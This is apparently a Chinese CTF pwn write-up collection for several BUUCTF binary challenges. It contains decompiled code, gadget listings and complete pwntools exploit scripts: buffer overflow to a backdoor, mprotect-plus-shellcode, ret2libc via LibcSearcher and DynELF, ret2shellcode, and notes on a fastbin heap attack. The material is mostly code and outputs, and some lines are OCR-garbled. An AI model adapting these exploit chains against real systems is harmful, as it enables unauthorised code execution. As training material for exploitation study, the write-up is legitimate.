13        if ( *(QWORD *)&var[13] == 0x11LL )
14            system("/bin/sh");
15        else
16            printf(
17                "something wrong! val is %d",
18                var[0],
19                var[1],
20                var[2],
21                var[3],
22                var[4],
23                var[5],
24                var[6],
25                var[7],
26                var[8],
27                var[9],
28                var[10],
29                var[11],
30                var[12],
31                var[13],
32                var[14]);
33    }
34    else
35    {
36        printf("%s, Welcome!\n", var);
37        puts("Try do something~");
38    }
39    return 0;
40 }
```

QWORD *

https://blog.csdn.net/weixin_44309300

3.exp

```
from pwn import *
sh = remote('node3.buuoj.cn',28951)
#sh = process('./ciscn8')

payload = b'a'*13*4 + p64(0x11) #0x11=17
sh.sendline(payload)
sh.interactive()
```

not_the_same_3dsctf_2016

1.IDA找到了相关flag函数

```
int get_secret()
{
    int v0; // esi
    v0 = fopen("flag.txt", &unk_80CF91B);
    fgets(&fl4g, 45, v0);
    return fclose(v0);
}
```

2.利用mprotect函数mprotect函数详解

exp如下：

```
from pwn import *

#p=process('./pwn')

elf=ELF('./not')

p=remote('node3.buuoj.cn',25316)

mprotect_addr=elf.sym["mprotect"]

read_plt=elf.sym["read"]

pop_3_ret=0x0809e3e5

pop_ret=0x08048b0b

m_start=0x080ec000

bss= 0x80ECA2D

len=0x2000

prot=7

payload_1="a"*45+p32(mprotect_addr)+p32(pop_3_ret)+p32(m_start)+p32(len)+p32(prot)

payload_1+=p32(read_plt)+p32(bss+0x400)+p32(0)+p32(bss+0x400)+p32(0x100)

p.sendline(payload_1)

payload_2=asm(shellcraft.sh(),arch = 'i386', os = 'linux')

p.sendline(payload_2)
```

bjdctf_2020_babystack

```
kt:00000000004006E6
kt:00000000004006E6          public backdoor
kt:00000000004006E6 backdoor    proc near
kt:00000000004006E6 ; __ unwind {
kt:00000000004006E6     push    rbp
kt:00000000004006E7     mov     rbp, rsp
kt:00000000004006EA    mov     edi, offset command ; "/bin/sh"
kt:00000000004006EF    call    _system
kt:00000000004006F4    mov     eax, 1
kt:00000000004006F9    pop    rbp
kt:00000000004006FA   retn
kt:00000000004006FA ; } // starts at 4006E6
kt:00000000004006FA backdoor    endp
```

https://blog.csdn.net/weixin_44309300

```
int __cdecl main(int argc, const char **argv, const char **env)
{
    char buf; // [rsp+0h] [rbp-10h]
    size_t nbytes; // [rsp+Ch] [rbp-4h]

    setvbuf(stdout, 0LL, 2, 0LL);
    setvbuf(stdin, 0LL, 1, 0LL);
    LODWORD(nbytes) = 0;
    puts("*****");
    puts("*      Welcome to the BJDCTF!      *");
    puts("* And Welcome to the bin world!  *");
    puts("* Let's try to pwn the world!  *");
    puts("* Please told me u answer loudly!*");
    puts("[+]Are u ready?");
    puts("[+]Please input the length of your name:");
    isoc99 scanf("%d", &nbytes);
    puts("[+]What's u name?");
    read(0, &buf, (unsigned int)nbytes);
    return 0;
```

https://blog.csdn.net/weixin_44309300

```
from pwn import *

#p=process('./bjd')
p=remote('node3.buuoj.cn',28431)

sys_addr=0x4006E6

payload='a'*24+p64(sys_addr)

p.recvuntil("Please input the length of your name:")

p.sendline(str(len(payload)))

p.recvuntil("What's u name?")

p.sendline(payload)

p.interactive()
```

[HarekazeCTF2019]baby_rop

```
from pwn import *

from LibcSearcher import LibcSearcher

#p=process('./babyrop2')

p=remote('node3.buuoj.cn',25002)

elf=ELF('./babyrop2')

read_got=elf.got['read']

printf_plt=elf.plt['printf']

main_addr=elf.sym['main']

format_addr=0x400770

payload='a'*40+p64(0x400733)+p64(format_addr)+p64(0x400731)+p64(read_got)+p64(0)

payload+=p64(printf_plt)+p64(main_addr)

p.sendlineafter("name?", payload)

p.recvuntil('!\n')

read_addr=u64(p.recvuntil('\x7f')[-6:].ljust(8, '\x00'))

libc=LibcSearcher("read", read_addr)

libc_base=read_addr-libc.dump('read')

sys_addr=libc_base+libc.dump("system")

binsh_addr=libc_base+libc.dump("str_bin_sh")

payload2='a'*40+p64(0x400733)+p64(binsh_addr)+p64(sys_addr)+p64(0)

p.sendline(payload2)

p.interactive()
```

jarvisoj_level2_x64

1, IDA F5

```
.text:0000000000400620 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:0000000000400620     public main
.text:0000000000400620     proc near
.text:0000000000400620     ; DATA XREF: _start+1D to
.text:0000000000400620     .text:0000000000400620
.text:0000000000400620     var_10      = qword ptr -10h
.text:0000000000400620     var_4       = dword ptr -4
.text:0000000000400620
.text:0000000000400620 ; __unwind {
.text:0000000000400620     push    rbp
.text:0000000000400621     mov     rbp, rsp
.text:0000000000400621     sub    rsp, 10h
.text:0000000000400624     mov     [rbp+var_4], edi
.text:0000000000400624     mov     [rbp+var_10], rsi
.text:0000000000400628     mov     eax, 0
.text:0000000000400628     call    vulnerable_function
.text:000000000040062B     mov     edi, offset aEchoHelloWorld ; "echo 'Hello World!''"
.text:000000000040062F     mov     rsi, _system
.text:0000000000400634     leave
.text:0000000000400639
.text:000000000040063E
.text:0000000000400643
```

f _term_proc
 f system
 f read
 f __libc_start_main
 f __gmon_start_

```

  .text:0000000000400644          retn
  .text:0000000000400644 ; } // starts at 400620
  .text:0000000000400644 main      endp
  .text:0000000000400644 ;
  .text:0000000000400645 align 10h
  .text:0000000000400650
  .text:0000000000400650 ===== S U B R O U T I N E =====
  .text:0000000000400650
  .text:0000000000400650
  .text:0000000000400650 ; void __libc_csu_init(void)
  ...

```

https://blog.csdn.net/weixin_44309300

2, 搜索SHIFT+F12字符串

Address	Length	Type	String
's' LOAD:0000000... 0000001C	C	/lib64/ld-linux-x86-64.so.2	
's' LOAD:0000000... 0000000B	C	libdl.so.2	
's' LOAD:0000000... 0000001C	C	_ITM_deregisterTMCloneTable	
's' LOAD:0000000... 0000000F	C	_gmon_start_	
's' LOAD:0000000... 00000014	C	_Jv_RegisterClasses	
's' LOAD:0000000... 0000001A	C	_ITM_registerTMCloneTable	
's' LOAD:0000000... 0000000A	C	libc.so.6	
's' LOAD:0000000... 00000007	C	system	
's' LOAD:0000000... 00000012	C	__libc_start_main	
's' LOAD:0000000... 0000000C	C	GLIBC_2.2.5	
's' .rodata:000000... 0000000C	C	echo Input:	
's' .rodata:000000... 00000014	C	echo 'Hello World!'	
's' .eh frame:0000... 00000006	C	;*3\$\\"	
's' .data:0000000... 00000008	C	/bin/sh	

https://blog.csdn.net/weixin_44309300

3, 溢出点

```

304005F6 ; ===== S U B R O U T I N E =====
304005F6
304005F6 ; Attributes: bp-based frame
304005F6
304005F6     public vulnerable_function
304005F6 vulnerable_function proc near           ; CODE XREF: main+144p
304005F6
304005F6 buf        = byte ptr -80h
304005F6
304005F6 ; __ unwind {
304005F6         push   rbp
304005F7         mov    rbp, rsp
304005FA         add    rsp, 0xFFFFFFFFFFFFFF80h
304005FE         mov    edi, offset command ; "echo Input:"
30400603         call   _system
30400608         lea    rax, [rbp+buf]
3040060C         mov    edx, 200h      ; nbytes
30400611         mov    rsi, rax      ; buf
30400614         mov    edi, 0       ; fd
30400619         call   _read
3040061E         leave
3040061F         retn
3040061F ; } // starts at 4005F6
3040061F vulnerable_function endp
3040061F

```

https://blog.csdn.net/weixin_44309300

4, 构造payload (64位传参方式)

```

[...] Closed connection to node4.buuoj.cn port 23887
[...]
/Desktop$ ROPgadget --binary level2_x64 --only "pop|ret"
Gadgets information
=====
0x00000000004006ac : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006ae : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006b0 : pop r14 ; pop r15 ; ret
0x00000000004006b2 : pop r15 ; ret
0x00000000004006ab : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006af : pop rbp ; pop r14 ; pop r15 ; ret

```

```
0x000000000000400560 : pop rbp : ret
0x0000000000004006b3 : pop rdi ; ret
0x0000000000004006b1 : pop rsi ; pop r15 ; ret
0x0000000000004006ad : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000004004a1 : ret
https://blog.csdn.net/weixin\_44309300
```

5.exp

```
from pwn import *
p = remote("node4.buuoj.cn", 25087)
sys_addr = 0x40063E
bin_sh = 0x600A90
pop_edi_ret = 0x4006b3
payload = 0x88*'a'+p64(pop_edi_ret) + p64(bin_sh) + p64(sys_addr)

p.sendline(payload)
p.interactive()
```


[ciscn_2019_n_5](#)

1,查看文件

```
$ file ciscn_2019_n_5
ciscn_2019_n_5: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[
sha1]=9e420b4efe941251c692c93a7089b49b4319f891, not stripped
$ checksec ciscn_2019_n_5
[*] '/home/giantbranch/Desktop/ciscn_2019_n_5'
  Arch:      amd64-64-little
  RELRO:    Partial RELRO
  Stack:    No canary found
  NX:       NX disabled
  PIE:     No PIE (0x400000)
  RWX:     Has RWX segments
```

https://blog.csdn.net/weixin_44309300

2, IDA查看



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char text[30]; // [rsp+0h] [rbp-20h] BYREF
    setvbuf(stdout, 0LL, 2, 0LL);
    puts("tell me your name");
    read(0, name, 0x64ull);
    puts("wow~ nice name!");
    puts("What do you want to say to me?");
    gets((__int64)text);
    return 0;
}
```


https://blog.csdn.net/weixin_44309300

两次输入，read,gets获取用户输入。

3, name在bss段,gets控制流程跳转值read输入的shellcode。

```
.bss:0000000000601080          public name
.bss:0000000000601080 ; char name[100]
.bss:0000000000601080 name    db 64h dup(?); DATA XREF: main+35 to
.bss:00000000006010E4          align 8
.bss:00000000006010E4 _bss    ends
.bss:00000000006010E4
.prgend:00000000006010E8 ; =====
.prgend:00000000006010E8
.prgend:00000000006010E8 ; Segment type: Zero-length
```

text离ret偏移0x28。



```
-----+
-0000000000000020 ;
-000000000000000020
-000000000000000020 text    db 30 dup(?)
-000000000000000020      db ? ; undefined
-00000000000000001       db ? ; undefined
+00000000000000000000 s    db 8 dup(?)
+00000000000000000008 r    db 8 dup(?)
+00000000000000000010    db 8 dup(?)
+00000000000000000010 ; end of stack variables
```

4,exp（标准模板样式）

```

from pwn import *
from LibcSearcher import *

local_file  = './ciscn_2019_ne_5'
local_libc  = '/usr/lib/x86_64-linux-gnu/libc-2.29.so'
remote_libc = './libc.so.6'

select = 1

if select == 0:
    r = process(local_file)
    libc = ELF(local_libc)
else:
    r = remote('node4.buuoj.cn', 28983)
    #libc = ELF(remote.Libc)

elf = ELF(local_file)

context.log_level = 'debug'
context.arch = elf.arch

se      = lambda data           :r.send(data)
sa     = lambda delim,data    :r.sendafter(delim, data)
sl      = lambda data           :r.sendline(data)
sla     = lambda delim,data   :r.sendlineafter(delim, data)
sea    = lambda delim,data   :r.sendafter(delim, data)
rc     = lambda numb=4096       :r.recv(numb)
rl      = lambda               :r.recvline()
ru     = lambda delims        :r.recvuntil(delims)
uu32   = lambda data           :u32(data.ljust(4, '\0'))
uu64   = lambda data           :u64(data.ljust(8, '\0'))
info_addr = lambda tag, addr  :r.info(tag + ': {:#x}'.format(addr))

def debug(cmd=b''):
    gdb.attach(r,cmd)

sh = asm(shellcraft.sh())
p1 = sh
sla('name\n', p1)
name_addr = 0x601080
p2 = flat(['a'*0x28, name_addr])
sla('me?\n', p2)

r.interactive()


```

ciscn_2019_ne_5

1,标配查看文件

```
[*] file ciscn_2019_ne_5
ciscn_2019_ne_5: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dy-
ically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=6482843cea0a0b348169075298025f13ef6c6ec2, not stripped
[*] '/home/giantbranch/Desktop/ciscn_2019_ne_5'
  Arch: i386-32-little
  RELRO: Partial RELRO
  Stack: No canary found
  NX: NX enabled
  PIE: No PIE (0x8048000)
```

2, IDA/运行



The screenshot shows the IDA Pro interface with the assembly view open. The assembly code is as follows:

```
13 setbuf(stdout, 0);
14 setbuf(stderr, 0);
15 fflush(stdout);
16 *(DWORD *)$1 = 48;
17 memset(v8, 0, sizeof(v8));
18 *(DWORD *)src = 48;
19 memset(v6, 0, sizeof(v6));
20 puts("Welcome to use LFS.");
21 printf("Please input admin password:");
22 _isoc99_scanf("%100s", $1);
23 if ( strcmp($1, "administrator") )
24 {
25     puts("Password Error!");
26     exit(0);
27 }
28 puts("Welcome!");
29 puts("Input your operation:");
30 puts("1.Add a log.");
31 puts("2.Display all logs.");
32 puts("3.Print all logs.");
33 _isoc99_scanf("%d", &v4);
34 switch ( v4 )
35 {
36     case 0:
37         exit(0);
38         return result;
39     case 1:
40         AddLog(src);
41         result = sub_804892B(argc, argv, envp);
42         break;
43     case 2:
44         Display(src);
45         result = sub_804892B(argc, argv, envp);
46         break;
47     case 3:
48         Print();
49         result = sub_804892B(argc, argv, envp);
50         break;
51     case 4:
52         GetFlag(src);
53         result = sub_804892B(argc, argv, envp);
54 }
```

The assembly code is annotated with several red boxes highlighting specific instructions or sections of code. One box surrounds the `if (strcmp($1, "administrator"))` conditional. Another box surrounds the `switch (v4)` block, specifically covering the `case 0` through `case 4` branches. A third box surrounds the `GetFlag(src);` instruction in the `case 4` branch.

Below the assembly view, there is a "Graph overview" window showing a small directed graph with nodes and edges.

Line 9 of 42

Graph overview

https://blog.csdn.net/weixin_44309300

溢出位置

```
1 int __cdecl GetFlag(char *src)
2 {
3     char dest[4]; // [esp+0h] [ebp-48h] BYREF
4     char v3[60]; // [esp+4h] [ebp-44h] BYREF
5
6     *(DWORD *)dest = 48;
7     memset(v3, 0, sizeof(v3));
8     strcpy(dest, src);
9     return printf("The flag is your log:%s\n", dest);
10}
```

src来源 (128字节)

```
IDA View-A  Pseudocode-A  Strings wind
int __cdecl AddLog(int a1)
{
    printf("Please input new log info:");
    return _isoc99_scanf("%128s", a1);
}

{
    case 0:
        exit(0);
    return result;
    case 1:
        AddLog(src);
        result = sub_804892B(argc, argv, envp);
        break;
    case 2:
        Display(src);
        result = sub_804892B(argc, argv, envp);
        break;
    case 3:
        Print();
        result = sub_804892B(argc, argv, envp);
        break;
    case 4:
        GetFlag(src);
        result = sub_804892B(argc, argv, envp);
        break;
    default:
        result = sub_804892B(argc, argv, envp); //blog.csdn.net/weixin_44309300
        break;
}
```

3, 找bin_sh有sh也行。

```
ROPgadget --binary ciscn_2019_ne_5 --string "sh"
```

```
=====
0x080482ea : sh
```

4.exp

```
from pwn import *

r=remote('node4.buuoj.cn',29028)

sh = 0x080482ea
system=0x080484d0

r.sendlineafter('password:', 'administrator')
r.sendlineafter(':', '1') //写入payload
payload = 'a'*0x48 +p32(0xdeadbeef)+p32(system)+p32(0xdeadbeef)+p32(sh)
r.sendlineafter('info',payload)
r.sendlineafter(':', '4')

r.interactive()
```

```
$ cat flag
flag{68714403-b028-4b91-ae07-72ed7d4da9b4}
[*] Got EOF while reading in interactive
```

others_shellcode

nc 就有...

铁人三项(第五赛区)_2018_rop

1,直接进IDA, 一道典型ret2libc题（思路简单，不过LibcSearcher不太好用，这里介绍利用pwntools的DynELF）

The screenshot shows the IDA Pro interface. On the left, the 'Functions window' lists various functions, with 'main' highlighted. On the right, the 'IDA View-A' window displays the assembly code for the main function:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     be_nice_to_people();
4     vulnerable_function();
5     return write(1, (const void *)0x100485D0, 0xDu);
6 }
```

The lines containing the function definitions are highlighted with a red box. Below the assembly code, the URL https://blog.csdn.net/weixin_44309300 is visible.

The screenshot shows a code editor displaying the C code for the 'vulnerable_function':

```
1 ssize_t vulnerable_function()
2 {
3     char buf[136]; // [esp+10h] [ebp-88h] BYREF
4
5     return read(0, buf, 0x100u);
6 }
```

The declaration of 'buf' and its usage in the 'read' call are highlighted with red boxes. Below the code, the URL https://blog.csdn.net/weixin_44309300 is visible.

无system,binsh。

有write和溢出的位置。

2.exp

```

from pwn import *
r=remote('node4.buuoj.cn',26124)

e=ELF('./2018_rop')
write_plt=e.plt['write']
read_plt=e.plt['read']
main_addr=e.symbols['main']
bss_addr=e.symbols['__bss_start']
def leak(address):
    payload1='a'*(0x88+0x4)+p32(write_plt)+p32(main_addr)+p32(0x1)+p32(address)+p32(0x4)
    r.sendline(payload1)
    leak_address=r.recv(4)
    return leak_address

d=DynELF(leak,elf=ELF('./2018_rop')) //pwntool自带
sys_addr=d.lookup('system','libc')

payload2='a'*(0x88+0x4)+p32(read_plt)+p32(main_addr)+p32(0x0)+p32(bss_addr)+p32(0x8)
r.sendline(payload2)
r.sendline('/bin/sh')

payload3='a'*(0x88+0x4)+p32(sys_addr)+p32(main_addr)+p32(bss_addr)
r.sendline(payload3)

```

题外话：假如手动调试，暴露出got，然后得出libcbase的后三位要是000才是正确的基址（页对齐）。

pwndbg> vmmmap					
LEGEND:		STACK	HEAP	CODE	DATA
				R	W
0x8048000	0x8049000	r-xp	1000 0	/	
0x8049000	0x804a000	r--p	1000 0	/	
0x804a000	0x804b000	rw-p	1000 1000	/	
0xf7dc9000	0xf7de6000	r--p	1d000 0	/	
0xf7de6000	0xf7f3b000	r-xp	155000 1d000	/	
0xf7f3b000	0xf7fab000	r--p	70000 172000	/	
0xf7fat000	0xf7fac000	---p	1000 1e2000	/	
0xf7fac000	0xf7fae000	r--p	2000 1e2000	/	
0xf7fae000	0xf7fb0000	rw-p	2000 1e4000	/	
0xf7fb0000	0xf7fb2000	rw-p	2000 0	/	
0xf7fc0000	0xf7fc0000	rw-p	2000 0	/	
0xf7fcc000	0xf7fd1000	r--p	4000 0	/	
0xf7fd1000	0xf7fd3000	r-xp	2000 0	/	
0xf7fd3000	0xf7fd4000	r--p	1000 0	/	
0xf7fd4000	0xf7fff1000	r-xp	1d000 1000	/	
0xf7ff1000	0xf7ffc000	r--p	b000 1e000	/	
0xf7ffc000	0xf7ffd000	r--p	1000 28000	/	
0xf7ffd000	0xf7ffe000	rw-p	1000 29000	/	
0xffffd000	0xffffe000	rw-p	21000 0	/	

pwndbg> https://blog.csdn.net/weixin_44309300

bjdctf_2020_babyrop

1,还是一道rop的题目，思路同上，IDA里面没有可直接利用的system等。

```
; Attributes: bp-based frame
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near
; _ unwind {
push rbp
mov rbp, rsp
mov eax, 0
call init
mov eax, 0
call vuln ; *** AUDIT HERE ***
mov eax, 0
pop rbp
ret
; } // starts at 4006AD
main endp
```

Line 13 of 23

Graph overview

https://blog.csdn.net/weixin_44309300

可溢出的点

```
1 ssize_t vuln()
2 {
3     char buf[32]; // [rsp+0h] [rbp-20h] BYREF
4
5     puts("Pull up your sword and tell me u story!");
6     return read(0, buf, 0x64ULL);
7 }
```

Line 1 of 7

https://blog.csdn.net/weixin_44309300

2, 64位的软件，传参不同，ROPgadget找pop rid,构造exp如下

```

from pwn import *
from LibcSearcher import *
context.log_level = 'debug'
r=remote('node4.buuoj.cn',26505)
#r=process('./babyrop')
elf=ELF('./babyrop')
main=elf.sym['main']
puts_plt=elf.plt['puts']
puts_got=elf.got['puts']
pop_rdi=0x400733
payload='a'*(0x20+8)+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p64(main)
r.recvuntil('Pull up your sword and tell me u story!')
r.sendline(payload)
r.recv()
puts_addr=u64(r.recv(6).ljust(8,'\\x00'))
print hex(puts_addr)
libc=LibcSearcher('puts',puts_addr)
offset=puts_addr-libc.dump('puts')
system=offset+libc.dump('system')
bin_sh=offset+libc.dump('str_bin_sh')
payload2='a'*40+p64(pop_rdi)+p64(bin_sh)+p64(system)
r.recvuntil('Pull up your sword and tell me u story!')
r.sendline(payload2)

r.interactive()

```

本想用pwntools的DynELF模块做的，没成功，有知道的大师傅，可以交流交流。（已了解到的好像是PUTS会被00截断导致模块利用不成功）

babyheap_0ctf_2017(堆,fastbin_attack)

1，运行一遍，基本的堆题流程。

2，分析关键代码（等会我们调试时在内存中查看）：

分配的大小不能超过 4096 字节

- $\ast(24LL \ast i + a1)$: 置 1 表示 chunk 已经创建
 - $\ast(a1 + 24LL \ast i + 8)$: 存储 chunk 的大小
 - $\ast(a1 + 24LL \ast i + 16)$: 存储 chunk 的地址

```
1 void *calloc(size_t nmemb, size_t size)
2 {
3     void *result; // rax
4     int i; // [rsp+10h] [rbp-10h]
5     int v4; // [rsp+14h] [rbp-Ch]
6     void *pcalloc; // [rsp+18h] [rbp-8h]
7
8     for ( i = 0; i <= 15; ++i )
9     {
10         result = (void *)*(unsigned int *) (24LL * i + nmemb);
11         if ( !(_DWORD)result )
12         {
13             printf("Size: ");
14             result = (void *)input();
15             v4 = (int)result;
16             if ( (int)result > 0 )
17             {
18                 if ( (int)result > 4096 )
19                     v4 = 4096;
20                 pcalloc = calloc(v4, 1uLL);
21                 if ( !pcalloc )
22                     exit(-1);
23                 *( _DWORD * ) (24LL * i + nmemb) = 1;           // P
24                 *( _QWORD * ) (nmemb + 24LL * i + 8) = v4; // size
25                 *( _QWORD * ) (nmemb + 24LL * i + 16) = pcalloc; // ->mem
26                 LODWORD(result) = printf("Allocate Index %d\n", (unsigned int)i);
27             }
28             return result;
29         }
30     }
31     return result;
32 }
```

利用思路：两次 double free 与 fastbin attack。第一次先泄露 libc 地址，然后找到构造 fack chunk 的地址。第二次通过构造的 fack chunk 堆溢出覆写 __malloc_hook 完成 get shell。

泄露原理: `unsortbin` 有一个特性，就是如果 `usortbin` 只有一个 bin，它的 `fd` 和 `bk` 指针会指向同一个地址(**unsorted bin 链表的头部**)，这个地址为 `main_arena + 0x58`，而且 `main_arena` 又相对 `libc` 固定偏移 `0x3c4b20`，所以得到这个 `fd` 的值，然后减去 `0x58` 再减去 `main_arena` 相对于 `libc` 的固定偏移，即得到 `libc` 的基址。所以我们需要把 `chunk` 改成大于 `fastbin` 的大小，这样 `free` 后能进入 `unsortbin` 让我们能够泄露 `libc` 基址。

清楚理解：free chunk 和 allocated chunk时候。（两个chunk同一个地址，不同状态部分区域表示不同）

Allocated chunk

Free chunk

```

1   chunk-> +-----+-----+-----+-----+-----+-----+-----+-----+
2   |           Size of previous chunk, if unallocated (P clear) |
3   +-----+-----+-----+-----+-----+-----+-----+-----+
4   `head:' |           Size of chunk, in bytes                   |A|0|P|
5   mem-> +-----+-----+-----+-----+-----+-----+-----+-----+
6   |           Forward pointer to next chunk in list          |
7   +-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
8   |           Back pointer to previous chunk in list        |
9   +-----+-----+-----+-----+-----+-----+-----+-----+
10  |           Unused space (may be 0 bytes long)           .
11  .
12  .
13 nextchunk-> +-----+-----+-----+-----+-----+-----+-----+-----+
14 `foot:' |           Size of chunk, in bytes                   |
15 +-----+-----+-----+-----+-----+-----+-----+-----+
16 |           Size of next chunk, in bytes                  |A|0|0|
17 +-----+-----+-----+-----+-----+-----+-----+-----+

```

https://blog.csdn.net/weixin_44309300

3. 调试分析

```

[ BACKTRACE ]
▶ f 0    7fbb08f27360 __read_nocancel+7
f 1    5628c2d8b28d
f 2    8
f 3    7ffebdb75050
f 4    7
f 5    0
gdb-peda$ parseheap
addr      prev      size      status
fd        bk
0x5628c4162000 0x0       0x20      Used   0
None      None
0x5628c4162020 0x0       0x20      Used   1
None      None
0x5628c4162040 0x0       0x20      Used   2
None      None
0x5628c4162060 0x0       0x20      Used   3
None      None
0x5628c4162080 0x0       0x90      Used   4
None      None
gdb-peda$ 

```

```

p.sendline(str(idx))

def dump(idx):
    p.recvuntil('Command: ')
    p.sendline('4')
    p.recvuntil('Index: ')
    p.sendline(str(idx))
    p.recvline()
    return p.recvline()

gdb.attach(p)

```

下调试位置 https://blog.csdn.net/weixin_44309300

3.1 查看堆空间chunk结构

addr	prev	size	status
fd	bk		
0x5628c4162000	0x0	0x20	Used
None	None		
0x5628c4162020	0x0	0x20	Used
None	None		
0x5628c4162040	0x0	0x20	Used
None	None		
0x5628c4162060	0x0	0x20	Used
None	None		
0x5628c4162080	0x0	0x90	Used
None	None		
gdb-peda\$ x/32xg 0x5628c4162000			
0x5628c4162000:	0x0000000000000000	0x0000000000000021	
0x5628c4162010:	0x0000000000000000	0x0000000000000000	
0x5628c4162020:	0x0000000000000000	0x0000000000000021	
0x5628c4162030:	0x0000000000000000	0x0000000000000000	
0x5628c4162040:	0x0000000000000000	0x0000000000000021	
0x5628c4162050:	0x0000000000000000	0x0000000000000000	

```

0x5628c4162050: 0x0000000000000000
0x5628c4162060: 0x0000000000000000 0x0000000000000021
0x5628c4162070: 0x0000000000000000 0x0000000000000000
0x5628c4162080: 0x0000000000000000 0x0000000000000091
0x5628c4162090: 0x0000000000000000 0x0000000000000000
0x5628c41620a0: 0x0000000000000000 0x0000000000000000

```

